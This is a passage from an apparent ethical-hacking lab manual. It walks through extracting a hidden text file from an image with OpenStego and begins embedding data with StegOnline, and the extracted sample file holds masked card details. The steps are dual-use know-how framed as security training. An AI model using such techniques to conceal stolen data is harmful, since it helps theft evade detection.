


21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.



22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.






23. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; then, click **OK**.

24. The extracted image file (**New Text Document.txt**) is displayed on **Desktop**.


25. Close the **OpenStego** window, navigate to **Desktop**, and double-click **New Text Document.txt**.

26. The file displays all the information contained in the text document, as shown in the screenshot.

Note: In real-time, an attacker might scan for images that contain hidden information and use steganography tools to decrypt their hidden information.




New Text Document.txt - Notepad
File Edit Format View Help
VISA: 12xx xxxx xxxx xx89
pin: 1xx4




27. Now, we will perform image steganography using **StegOnline** tool.


28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type <https://stegonline.georgeom.net/upload> and press **Enter**.



29. StegOnline web page appears, click on **UPLOAD IMAGE** button.



30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



31. In the **Image Options** page, click on **Embed Files/Data** button.

32. In the **Embed Data** page check the checkboxes under row 5 and in columns **R**, **G**, and **B** as shown in the screenshot.

